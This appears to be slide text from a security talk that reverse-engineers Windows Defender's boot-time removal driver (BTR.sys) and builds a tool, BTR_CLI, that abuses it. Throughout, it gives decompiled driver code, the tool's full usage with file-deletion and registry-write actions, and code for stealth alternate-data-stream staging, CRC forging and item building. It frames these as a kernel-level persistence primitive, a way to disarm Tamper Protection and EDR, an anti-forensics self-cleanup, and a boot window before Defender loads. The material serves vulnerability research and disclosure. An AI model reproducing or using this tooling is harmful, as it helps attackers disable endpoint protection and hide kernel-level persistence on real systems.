- Move target unconstrained →
\\System32 included

Ring 0 Write, locked-file safe!



ACTION 6: REGISTRY WRITE + KEY CREATE

- Set any **value**, any type, any data →
Creates the **key path** if missing!
- **Persistence** primitive from **Ring 0** →
Run keys, services...
No user-mode hook touching



Action 6: **Set Registry Value /**
Create Key

Security-control disarm → Tamper Protection, EDR config!

THE DOUBLE-BACKSLASH PARSER

- **Parsing detail** determines whether your payload **runs!**
- **Action IDs 5/6** split **Key** & **Value name** by **"\"**

[Key\Path] + "\" + [ValueName]



Action 5:
Delete Registry Value



Action 6:
Set Registry Value

- **Found by failed** attempts: **BACK-to-IDA** reverse → the driver **returns errors** with **"\"** paths!

```
if ( ActionID == 5 )                // ActionID 5 = Delete Registry Value
{
    if ( DataSize >= 8uLL && ((DataSize - 4) & 1) == 0 )
    {
        WCharCount = (DataSize - 4) >> 1;
        CharIdx = 0;
        if ( WCharCount )
        {
            KeyPath = ItemData->Path;
            PathValidPtr = ItemData->Path;
            while ( *PathValidPtr )
            {
                ++CharIdx;
                ++PathValidPtr;
                if ( CharIdx >= WCharCount )
                    goto LABEL_x11C4;                // Bad path data - STATUS_DATA_ERROR
            }
            if ( ItemData != -4uLL )
            {
                PathLen = -1uLL;
                do
                {
                    ++PathLen;
                } while ( KeyPath[PathLen] );
                ScanIdx = 1;
                if ( PathLen > 1 )
                {
                    ScanPtr = &ItemData->Path[1];
                    ( *ScanPtr != '\\ ' || ScanPtr[-1u] != '\\ ' )
                    {
                        ++ScanIdx;
                        ++ScanPtr;
                        if ( ScanIdx >= PathLen )
                            goto LABEL_x13BB;        // Invalid path - delimiter not found
                    }
                    ValueNamePtr = ScanPtr + 1;
                    KeyPath[ScanIdx - 1] = 0;
                    if...                            // ZwOpenKey / ZwDeleteValueKey
                }
            }
        }
    }
}
```



BTR_CLI: 6-STAGE PIPELINE

We have the **protocol**...

Now we **build** a **tool** that **speaks** it!

Mimics + **Extends** the native behavior of **MpEngine.dll**

Fallback: if **MpEngine.dll** patched →
(**RC4** key **changed**) → use an embedded driver (**BYOVD-like** scenario)



BTR_CLI HELP SCREEN

BTR_CLI.exe - help

```
PS C:\> .\BTR_CLI.exe -h
BTR.sys Exploitation Tool (CLI)
Usage (Single-Mode): BTR_CLI.exe -a <action_id> -s <source> [options]
Usage (Chain-Mode):  BTR_CLI.exe -chain -item "<action_id>|<source>" [options]
```

Core Options:

```
-trigger <now|boot>
    now: Execute immediately (default).
    boot: Stage for next reboot (prompts to reboot).
    Ex: -a 1 -s "C:\example.txt" -trigger boot

-cleanup <service_name>
    Clean up artifacts using service name (e.g. after reboot).
    Ex: -cleanup mznjtaq

-chain -item "<action_id>|<source>" [options]
    Chaining multiple action items into single execution.
    Ex: -chain -item "1|C:\example.txt"
        -item "6|HKLM\SYSTEM\...\Example|ValName|Value|1" -trigger boot
```

Actions:

```
1 : Delete File
    -s <file_path>
    Ex: -a 1 -s "C:\Windows\Temp\example.txt"

2 : Delete Directory
    -s <dir_path>
    Note: Directory must be empty.
    Ex: -a 2 -s "C:\Windows\Temp\EmptyDir\"
```

```
3 : Move/Quarantine File
    -s <file_path> -d <dest_path>
    Note: If -d is empty ("") or not specified, file is DELETED.
    Ex (Move): -a 3 -s "C:\example.txt" -d "C:\example_moved.txt"
    Ex (Delete): -a 3 -s "C:\example.txt" -d ""

4 : Delete Registry Key
    -s <key_path>
    Ex: -a 4 -s "HKLM\SOFTWARE\Example"
    Ex: -a 4 -s "\Registry\Machine\SOFTWARE\Example"

5 : Delete Registry Value
    -s <key_path> -d <value_name>
    Ex: -a 5 -s "HKLM\SOFTWARE\Example" -d "ValName"

6 : Set Registry Value
    -s <key_path> -d <value_name> -v <data> -t <type>
    -t types: 1=SZ (default), 2=EXPAND_SZ, 3=BINARY, 4=DWORD,
              5=DWORD_BIG_ENDIAN, 7=MULTI_SZ, 11=QWORD
    Ex: -a 6 -s "HKLM\SOFTWARE\Example" -d "ValName" -v "Value"
    Ex: -a 6 -s "HKLM\SOFTWARE\Example" -d "BinVal" -v "DEADBEEF" -t 3
    Ex: -a 6 -s "HKLM\SOFTWARE\Example" -d "DwordVal" -v "0x123456" -t 4
    Ex: -a 6 -s "HKLM\SOFTWARE\Example" -d "MultiVal" -v "Line1\0Line2" -t 7
```

STEALTH ADS STAGING

- **Mimics MpEngine.dll:**

Driver file: <random8>.sys

Config blob: <random8>.sys:changelist

Feedback → let's stage it into **ADS** too:
<random8>.sys:<random8>.dat

- **Stealth Configuration (ADS):**

No visible configuration files...

BTR_CLI utilizes **MpEngine-style** Alternate Data Streams (**ADS**)!

```
// Generate random names FIRST (mimics MpEngine.dll behavior)
std::wstring randomBase = GenerateMangledName();
std::wstring serviceName = randomBase;

// Driver name is now randomized (e.g., mzqnjtaq.sys)
g_DriverPath = g_BaseDir + randomBase + L".sys";

// Config file is now ADS (e.g., mzqnjtaq.sys:changelist)
g_ConfigFile = g_DriverPath + L":changelist";

// Feedback file is now ADS (e.g., mzqnjtaq.sys:mzqnjtaq.dat)
std::wstring feedbackFileDos = g_DriverPath + L":" + randomBase + L".dat";
std::wstring feedbackFileNT = ToNtPath(feedbackFileDos);

// Prepare Driver (writes random.sys)
if (!PrepareDriver()) return 1;

// Create Config (writes random.sys:changelist)
if (CreateConfigurationFile(feedbackFileNT) && SetupRegistry(serviceName))
```


BTRCRC32: INTEGRITY ROUTINE

The One to Rule Them All!

The more the better (used in 4 places in the Transaction structure → Configuration):

- GLOBAL_HEADER::GlobalCRC
- GLOBAL_HEADER::TransID_Low
- ITEM_HEADER::HeaderCRC
- ITEM_HEADER::DataCRC

- Standard 0xEDB88320 polynomial
- Init 0xFFFFFFFF
- No final XOR / No bitwise inversion!

```
uint32_t BtrCrc32(const void* data, size_t size,
uint32_t initial = 0xFFFFFFFF) {
    uint32_t crc = initial;
    const unsigned char* p = (const unsigned char*)data;
    for (size_t i = 0; i < size; i++) {
        crc ^= p[i];
        for (int j = 0; j < 8; j++) {
            if (crc & 1) crc = (crc >> 1) ^ 0xEDB88320;
            else crc >>= 1;
        }
    }
    return crc;
}
```

Anyone in the room can reproduce this from memory...

CONSTRUCT ITEM EXAMPLE: ACTION 6 BUILDER

```
std::vector<uint8_t> ConstructItem(uint32_t action, const std::wstring& source, const std::wstring& dest, const std::wstring&
data, uint32_t type) {
    std::vector<uint8_t> itemData;
    std::wstring srcNt = ToNtPath(source);
    std::wstring destNt = ToNtPath(dest);
    std::wstring fullRegPath;

    switch (action) {
// ... case 1-5 handling
    case 6:
        fullRegPath = srcNt + L"\\\\" + dest;
        AppendDWORD(itemData, 0);
        AppendDWORD(itemData, type);
        std::vector<uint8_t> finalData;
// ... encode finalData by type (DWORD / QWORD / BINARY / MULTI_SZ / SZ)
        AppendDWORD(itemData, (uint32_t)finalData.size());
        AppendWString(itemData, fullRegPath);
        itemData.insert(itemData.end(), finalData.begin(), finalData.end());
        break;
    }
    for (int i = 0; i < 4; i++) itemData.push_back(0);

    uint32_t itemDataCrc = BtrCrc32(itemData.data(), itemData.size());
    BTR_ITEM_HEADER itemHeader = { (uint32_t)itemData.size(), action, 0, itemDataCrc };
    itemHeader.HeaderCRC = BtrCrc32(&itemHeader, sizeof(BTR_ITEM_HEADER));
// ... put itemBlob together - finalize ITEM_HEADER + Item Data
    return itemBlob;}
```


ANTI-FORENSICS BY DESIGN

Two **cleanup** mechanisms working together!

Combined: Minimal **forensic** trace!

BTR.sys → **STATUS_DELETE_PENDING** on **SUCCESS**

Automatic **0xC0000056** → Driver unload + delete-pending

BTR_CLI & **BTR.sys** → **Log Creation** & **Deletion:**


BTR.sys always creates the **BootClean.log** in DriverEntry (**Log Artifact**)

BTR_CLI forces the **self-deletion** via a prepended **Action 1 (Delete File)** targeting that **Log Path**

```
{
    status = STATUS_DELETE_PENDING;           // 0xC0000056
    WriteLogW(L"BTR Completed Successfully");
}
if...
LABEL_x2D0:
    if ( pDriverCtx.hFile )
    {
        CallNtClose(pDriverCtx.hFile);
        pDriverCtx.hFile = 0;
    }
    if ( HBootCleanLog )
        CallNtClose(HBootCleanLog);
    return status;
```

```
memset64(DriverObject->MajorFunction, RetStatusNotImplemented, 0x1Cu);
CallNtCreateFile(&HBootCleanLog, L"\\SystemRoot\\Temp\\BootClean.log");
WriteLogW(L"Boot Time Removal Tool started\n");
status = ReadConfigFromRegistry(RegistryPath, &pDriverCtx);
```


THE GOLDEN WINDOW



**FILESYSTEM READY.
SECURITY STACK DORMANT.**

BTR.SYS NEEDS A LIVE FILESYSTEM

The **naive plan** would be **Start=0** → **boot-start**: load as early as possible!

- **DriverEntry** performs **file I/O directly**...
- **Requires** initialized **Object Manager**!
- **Requires** storage stack - **SystemRoot** symlink!

Phase 0 has **neither yet**...



START=0 IS IMPOSSIBLE AND THAT'S THE OPPORTUNITY

If **Start=0** worked, **Microsoft** would have noticed →
BTR.sys code implementation would be different...

Architectural constraint that **blocks** early loading also tells us when to load...
It pushes us into **Phase 1** (**SERVICE_SYSTEM_START**) → **Filesystem** is ready!



The question: how early in **Phase 1** can we land?

➤ Specifically: before **WdFilter's** user-mode brain (**MsMpEng.exe**, etc.) comes online...

Answer: the **Boot Bus Extender** group!



SERVICEGROUPORDER: TWO-PASS BOOT

Two-pass driver loader:

1. **OS Loader** → **Phase 0** → enumerates & loads **Start=0** (**Boot** drivers)
2. **Kernel I/O Manager** → **Phase 1** → enumerates & loads **Start=1** (**System** drivers)

Both passes walk **ServiceGroupOrder** (WIN Registry) to decide the within-phase order!

Boot Bus Extender group (**BTR.sys**) → position 4 in typical layout → earliest practical execution slot in **Phase 1**
→ following initialization of **filesystem** (**Ntfs.sys**) + transition **OS Loader** → **Kernel I/O Manager**!

WdFilter.sys is technically loaded, but it's **blind** without its **user-mode** brain!



Writable **filesystem**, dormant **security suite**: **The Golden Window**



BOOT BUS EXTENDER: POSITION 4

System Reserved

EMS

WdfLoadGroup

Boot Bus Extender ← **BTR.sys** executes here (Start=1)

... 23 groups ...

FSFilter Replication

FSFilter Anti-Virus ← **WdFilter.sys** (lower, but Start=0)

FSFilter Undelete

FSFilter Activity Monitor ← **UCPD.sys** (Start=1)

... 24 groups ...

NDIS ← **Network drivers**

... 14 groups ...

PROCMON BOOT TIMELINE

Live boot capture on **Win 11 25H2** → every step **proven empirically!**

- 1. **Phase 0: WdBoot.sys, WdFilter.sys, Ntfs.sys** load (**ELAM** evaluates **Phase 0** → irrelevant for **Phase 1**)
- 2. Start of **Phase 1: BTR.sys** executes its **payload!**
- 3. **UCPD.sys** loads milliseconds later → already too **late...**
- 4. **MsMpEng.exe** starts ~34 seconds after **BTR.sys** has finished its **work!**

Time of Day	PID	Process Name	Operation	Path
2:45:28.3130411 AM	4	 System	 Load Image	C:\WINDOWS\system32\drivers\wd\WdBoot.sys
2:45:28.3130685 AM	4	 System	 Load Image	C:\WINDOWS\system32\drivers\wd\WdFilter.sys
2:45:28.3130700 AM	4	 System	 Load Image	C:\WINDOWS\System32\Drivers\Ntfs.sys
2:45:28.6353170 AM	4	 System	 Load Image	C:\Users\admin\Desktop\mlrmqchs.sys BTR.sys
2:45:28.6915450 AM	4	 System	 Load Image	C:\Windows\System32\drivers\UCPD.sys
2:46:02.6563520 AM	1004	 services.exe	 Process Create	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\MpDefenderCoreService.exe
2:46:02.7308562 AM	3460	 MpDefenderCoreService.exe	 Load Image	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\MpDefenderCoreService.exe
2:46:02.8765068 AM	1004	 services.exe	 Process Create	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\MsMpEng.exe
